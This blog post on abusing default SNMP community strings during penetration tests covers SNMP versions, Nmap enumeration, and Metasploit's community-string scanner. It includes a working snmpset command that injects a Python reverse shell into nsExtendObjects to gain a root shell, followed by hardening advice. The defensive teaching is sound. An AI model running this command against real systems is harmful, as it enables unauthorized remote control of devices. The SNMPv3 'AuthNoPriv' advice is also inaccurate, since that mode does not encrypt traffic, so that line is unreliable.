


Dale Hobbs //
One thing that I almost always find when performing an internal network penetration test is Simple Network Management Protocol (SNMP) configured with default community strings.
Simple Network Management Protocol (SNMP) is a widely-used protocol for managing and monitoring network devices such as routers, switches, and servers. It allows network administrators to manage and monitor the performance of network devices and to troubleshoot issues when they arise.
SNMP is based on a “manager-agent” model, where a central network management system (NMS) acts as the manager and communicates with SNMP agents on each network device. The NMS sends requests to the agents for information about the device, and the agents respond with the requested data. This allows the NMS to collect and analyze data from all the devices on the network.
SNMP depends on secure strings (or “community strings”) that grant access to portions of a device’s management planes. There are two common community strings that we often see — ‘public’ which mainly provides read-only access and ‘private’ which generally provides read-write access.
A device that uses default SNMP community strings can have its entire configuration read using SNMP queries. In addition, when a device is configured with SNMP write access using a default string such as ‘public’, it is trivial for an attacker to modify the device’s configuration.
There are 3 versions of SNMP:
SNMPv1: This is the oldest version whereby the authentication is based on a community string that is transmitted without the benefit of encryption and as such, all the information is transmitted in plain text as well. It’s easy to set up but is only protected by the plain text community string.
SNMPv2c: Version 2c is nearly identical to Version 1 except it adds support for 64-bit counters. This is by far the most frequently used version today but like Version 1, also sends the traffic in plain text as well uses a plain text community string as authentication. Even if you have a non-default community string, gaining a Machine in the Middle position will result in disclosure of the community string through simple packet analysis.
SNMPv3: Version 3 is the latest version of SNMP and adds both encryption and authentication which can either be used together or separately. It’s more complex to set up than Version 1 or Version 2c but is a much more secure choice.

Let’s look at what types of information we can gather from a device. Nmap has a handful of useful NSE scripts specifically for SNMP. For example, using the ‘snmp-sysdescr’ NSE script, we can retrieve the server type and operating system.
Using the ‘snmp-interfaces’ NSE script, we can gather some network information about the device, such as IP addresses, any additional network interfaces, and even traffic statistics.

While these are all useful for a network administrator, they’re also useful for an attacker, as they can start to build a profile about the system and attempt to formulate an attack.
While this is by no means an exhaustive list of what you can do with SNMP, it should at least give you an idea of what we can gather using SNMP. If you’d like to see more SNMP scripts, you can consult https://nmap.org.
So now that we’ve seen a couple things you can do with SNMP from a blue team perspective, let’s see what we can do as an attacker using SNMP when configured with default community strings. For the purposes of this article, we’re going to be attacking a Linux-based system configured with SNMP in hopes of gaining a remote shell.

First off, by doing a simple Nmap UDP scan of the system ,we can see that SNMP is indeed running on the system and is using the default UDP port 161.
Now that we have confirmed that the system is running SNMP, we can use Metasploit’s ‘scanner/snmp/snmp_login’ module to see if the system is utilizing the default community strings.

As can be seen from the output above, the system is in fact using both the ‘public’ (read-only) and ‘private’ (read-write) community strings. Because we have read-write access using the ‘private’ string, we are now able to add or execute additional commands on the system over SNMP by appending additional rows to the ‘nsExtendObjects’ table.
The ‘nsExtendObjects’ is part of the NET-SNMP-EXTEND-MIB extension for the Net-SNMP agent that allows you to query arbitrary shell scripts. A deep dive on this is outside of the scope of this article but if you’d like to learn more about it, you can find a detailed article here.
Using the following command, we can inject a command into the SNMP configuration that will create a reverse shell back to our attacker system.
snmpset -m +NET-SNMP-EXTEND-MIB -v 2c -c private 192.168.19.128 \
 'nsExtendStatus."evil"' = createAndGo \
 'nsExtendCommand."evil"' = /usr/bin/python \
 'nsExtendArgs."evil"' = '-c "import
   sys,socket,os,pty;s=socket.socket();s.connect((\"192.168.19.50\",1234));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/sh\")"'
Next, we launch a Netcat listener on our attacker system.


With our Netcat listener waiting, we now use snmpwalk to trigger the command execution on the victim and initiate a connection to the Netcat listener on our attacker system.

We can safely ignore the timeout message as we can now see in our Netcat listener that we have a new connection from our victim system. And to add insult to injury, not only do we have a remote shell to our victim system, we can see that we also have root access to the system.
This type of attack can be extended to network infrastructure devices like routers, switches, and other appliances. Imagine the implications of an attacker modifying access control lists, altering VLAN configurations, or simply disabling ports on a network infrastructure device. Read-write access can be used to bypass security controls, move laterally on the network, or cause denial of service events.
Now that we’ve seen how SNMP can be abused, let’s look at some best practices for securing SNMP.
First and foremost, if you’re not explicitly using SNMP then you should disable it wherever possible. If you are intentionally using it, then make sure you change the default community strings and use something other than ‘public’ and ‘private’. Using something unique and difficult to guess will make it harder for an attacker to gain access to SNMP on your network.
Additionally, you can block access to ports 161 and 162 at either a firewall or an Access Control List (ACL). This will allow your authorized systems to still access your SNMP enable devices while preventing an attacker from gaining access to SNMP. Unless of course, they have compromised one of your authorized systems in which case, you likely have bigger issues to worry about than SNMP, but that’s a topic for another day.
Finally, instead of using SNMPv1 or SNMPv2c, consider using SNMPv3 with the AuthNoPriv mode to encrypt authentication credentials and configure it to use MD5 and SHA for extra security.
In conclusion, SNMP is a valuable tool for network administrators, but it can also be abused by attackers. By taking the necessary security measures and monitoring the network, organizations can protect themselves against SNMP abuse and ensure the integrity and availability of their networks.
Ready to learn more?
Level up your skills with affordable classes from Antisyphon!
Available live/virtual and on-demand

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。